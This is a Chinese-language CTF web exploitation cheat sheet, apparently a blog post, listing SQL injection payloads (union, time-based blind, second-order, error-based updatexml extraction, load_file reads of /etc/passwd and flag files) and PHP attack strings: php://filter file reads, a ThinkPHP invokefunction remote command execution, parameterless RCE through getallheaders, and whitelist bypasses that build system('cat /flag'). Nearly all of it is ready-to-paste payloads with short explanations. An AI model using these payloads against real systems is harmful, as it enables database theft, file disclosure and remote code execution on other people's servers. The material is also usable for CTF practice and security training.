
这里有两点需要注意一下:

列名需要用``包裹起来

使用子查询的时候,即一个查询嵌套在另一个查询中,内层查询的结果可以作为外层查询的条件,内层查询到的结果需要起一个别名(as)

如果反引号``被过滤,可以使用为字段起别名的方式.  
 [](https://img2020.cnblogs.com/blog/2016410/202005/2016410-20200519164947664-637568242.png)

查询flag文件：输入：参数名?=0/\*\*/union/\*\*/select%201,load\_file("flag路径"),1,1%23



密码加密绕过：

已知用户名，输入用户名：1' union select 1,'admin','225e8a3fe20e95f6cd9b9e10bfe5eb69'#，输入密码pw=adc(adc加密后为'225e8a3fe20e95f6cd9b9e10bfe5eb69')即可登录成功

### 3.盲注

addslash函数后加str\_replace绕过：利用addslash函数(在单引号和双引号前面加/)h和str\_replace函数让前面的参数为/，后面的参数正常注入写法

二分法GET参数时间盲注(注意修改url及回显值)：



GET参数时间盲注(注意修改url及回显值)：



GET参数时间盲注(注意修改url及回显值)：




POST参数%00截断及regexp注入绕过(注意修改url及回显值)：




### 4.二次注入

如果一个功能传入SQL注入(例如’mochu”\)，在另一个功能触发报错了，存在二次注入




爆表：利用参数名=mochu7"||(updatexml(1,concat(0x3a,(select(group\_concat(table\_name))from(information\_schema.tables)where(table\_schema=database()))),1))#




爆字段：利用参数名=mochu7"||(updatexml(1,concat(0x3a,(select(group\_concat(column\_name))from(information\_schema.columns)where(table\_name='表名'))),1))#




显示长度限制绕过(regexp('^r')为匹配r开头的数据)：爆字段值利用参数名=mochu7"||(updatexml(1,concat(0x3a,(select(group\_concat(column\_name))from(information\_schema.columns)where(table\_name='表名')&&(column\_name)regexp('^r'))),1))#



爆字段值(regexp('^f')为匹配f开头的数据，为了绕过显示长度限制)：利用参数名=mochu7"||(updatexml(1,concat(0x3a,(select(group\_concat(列名))from(表名)where(字段名)regexp('^f'))),1))#



显示长度限制绕过(配合regexp('^f')为匹配f开头的数据，用reverse函数逆序输出后将结果组合)：利用参数名=mochu7"||(updatexml(1,concat(0x3a,reverse((select(group\_concat(字段名))from(表名)where(字段名)regexp('^f')))),1))#



绕过列名(无列名二次注入)，下面为存在22个字段，表名为users，且users存在3个字段(从1开始依次追加数字尝试得到)的注入，(注意group\_concat()中的参数能够获取不同信息，需要依次尝试，例如1、a)：1'union/\*\*/select/\*\*/1,(select/\*\*/group\_concat(b)/\*\*/from(select/\*\*/1,2/\*\*/as/\*\*/a,3/\*\*/as/\*\*/b/\*\*/union/\*\*/select/\*\*/\*/\*\*/from/\*\*/users)as/\*\*/x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22

读文件二次注入绕过长度限制：1' where 已知字段名=updatexml(1,concat(0x7e,(select substr(load\_file('/flag文件名'),1,30)),0x7e),1)#

配合：1' where 已知字段名=updatexml(1,concat(0x7e,(select substr(load\_file('/flag文件名'),30,60)),0x7e),1)#

拼接后得到完整flag


多参数组合二次注入，例如：$sql = "insert into comment set category = '$category', content = '$content', bo\_id = '$bo\_id'";

注入方式传入(利用/\*\*/进行注释并传入利用数据database())：0',content=database(),/\*，这样形成的SQL为：insert into comment set category = '0',content=database(),/\*, content = '\*/#', bo\_id = '$bo\_id'。之后再读取的时候形成二次注入显示结果


读取系统用户和用户的路径文件传入：a',content=(select (load\_file('/etc/passwd'))),/\*和\*/#



www用户（一般和网站操作相关的用户，由中间件创建）的目录是/home/www，可以查询这下面的.bash\_history，传入：a', content=(select hex(load\_file('/tmp/html/.DS\_Store'))),/\*和\*/#



.DS\_Store文件读取(16进制绕过长度限制)，传入：a', content=(select hex(load\_file('/tmp/html/.DS\_Store'))),/\*和\*/#



flag文件读取(16进制绕过长度限制)，传入：a', content=(select hex(load\_file('flag文件路径'))),/\*和\*/#



### 5.InnoDB注入

爆表脚本(注意修改url)：



## 四.文件读取

### 1.PHP

代码无直接读取时查询文件内容：参数名=php://filter/convert.base64-encode/resource=文件名。得到的内容放到cyberchef中base64解码即可

参数只能传数字绕过：参数前面加一个空格，类似? num=a

符号绕过：利用chr()函数，将符号转为chr(10进制值)即可，注意多个字符对应chr()要用.连接，例如file\_get\_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))即file\_get\_contents(/flagg)

ThinkPHP漏洞：读取根目录文件传入：


?s=index/think\app/invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]= ls /


读取文件传入：

?s=index/think\app/invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][]=cat /flag

文件读取绕过指定参数名称：

利用php://filter伪协议可以套一层协议读取。传入：php://filter/read=convert.base64-encode/指定参数名称/resource=flag.php





无参RCE打法：

传入：参数名=highlight\_file(next(array\_reverse(scandir(pos(localeconv())))));

highlight\_file() 函数对文件进行语法高亮显示，本函数是show\_source() 的别名

next() 输出数组中的当前元素和下一个元素的值。


array\_reverse() 函数以相反的元素顺序返回数组。(主要是能返回值)

scandir() 函数返回指定目录中的文件和目录的数组。

pos() 输出数组中的当前元素的值。


localeconv() 函数返回一个包含本地数字及货币格式信息的数组，该数组的第一个元素就是"."。

原理就是loacleconv函数会固定返回一个.，然后pos将我们获得的.返回到我们构造的payload使得scandir能够返回当前目录下的数组（换句话说，就是读出当前目录下的文件）rray\_reverse()以相反的顺序输出（目的是以正序输出查询出来的内容）然后 next 提取第二个元素（将.过滤出去），最后用highlight\_file()给显示出来。



或者BP拦截请求，写上cookie:PHPSESSID=文件名，参数名=highlight\_file( session\_id(session\_start()));

session\_id()可以用来获取/设置当前会话ID。在使用session\_id()的时候需要使用session\_start()来开启session会话，通过session\_start()告诉PHP使用session，php默认是不主动使用session的。session\_id()可以获取到当前的session id。



或者输入：参数名=print\_r(system(array\_rand(array\_flip(getallheaders()))));

getallheaders() 获取所有的请求参数(也就是HTTP请求中各个参数信息)，返回来是个键值对的数组。

array\_flip() 将键和值翻转


array\_rand() 随机取一个键的字符串

之后用system执行

print\_r() 打印


请求头里要加一个：任意字符串:cat /flag

发包后是随机的，因为不一定什么时候能随机到构造的这个请求头数据，试几次就能拿到flag了



dirsearch如果扫描到phpmyadmin，获取flag文件考虑访问：


http://b47a2699-09fa-4c36-8efd-09cea1db6ffb.node4.buuoj.cn:81/phpmyadmin/index.php?target=db\_sql.php%253f/../../../../../../../../flag



过滤了base64：传入：参数名=php://filter/convert.iconv.UTF-8.UCS-2/resource=flag.php

读取根目录文件：system(‘ls /’)

phpinfo中可能存在flag文件名称



数学方法绕过白名单(例如白名单中包含pi，abs，dechex，base\_convert)，传入：

/?参数名

=$pi=base\_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi){abs})&pi=system&abs=cat /flag

base\_convert(37907361743,10,36)也就是hex2bin

dechex(1598506324)中1598506324转换为16进制也就是5f 47 45 54

即hex2bin(5f 47 45 54);($$pi){pi}(($$pi){abs})&pi=system&abs=cat /flag


hex2bin(5f 47 45 54)对应字符串\_GET

即$pi=\_GET;($$pi){pi}(($$pi){abs})&pi=system&abs=cat /flag

即$pi=\_GET;(\_GET){pi}((\_GET){abs})&pi=system&abs=cat /flag

即$pi=\_GET;system(cat /flag)&pi=system&abs=cat /flag

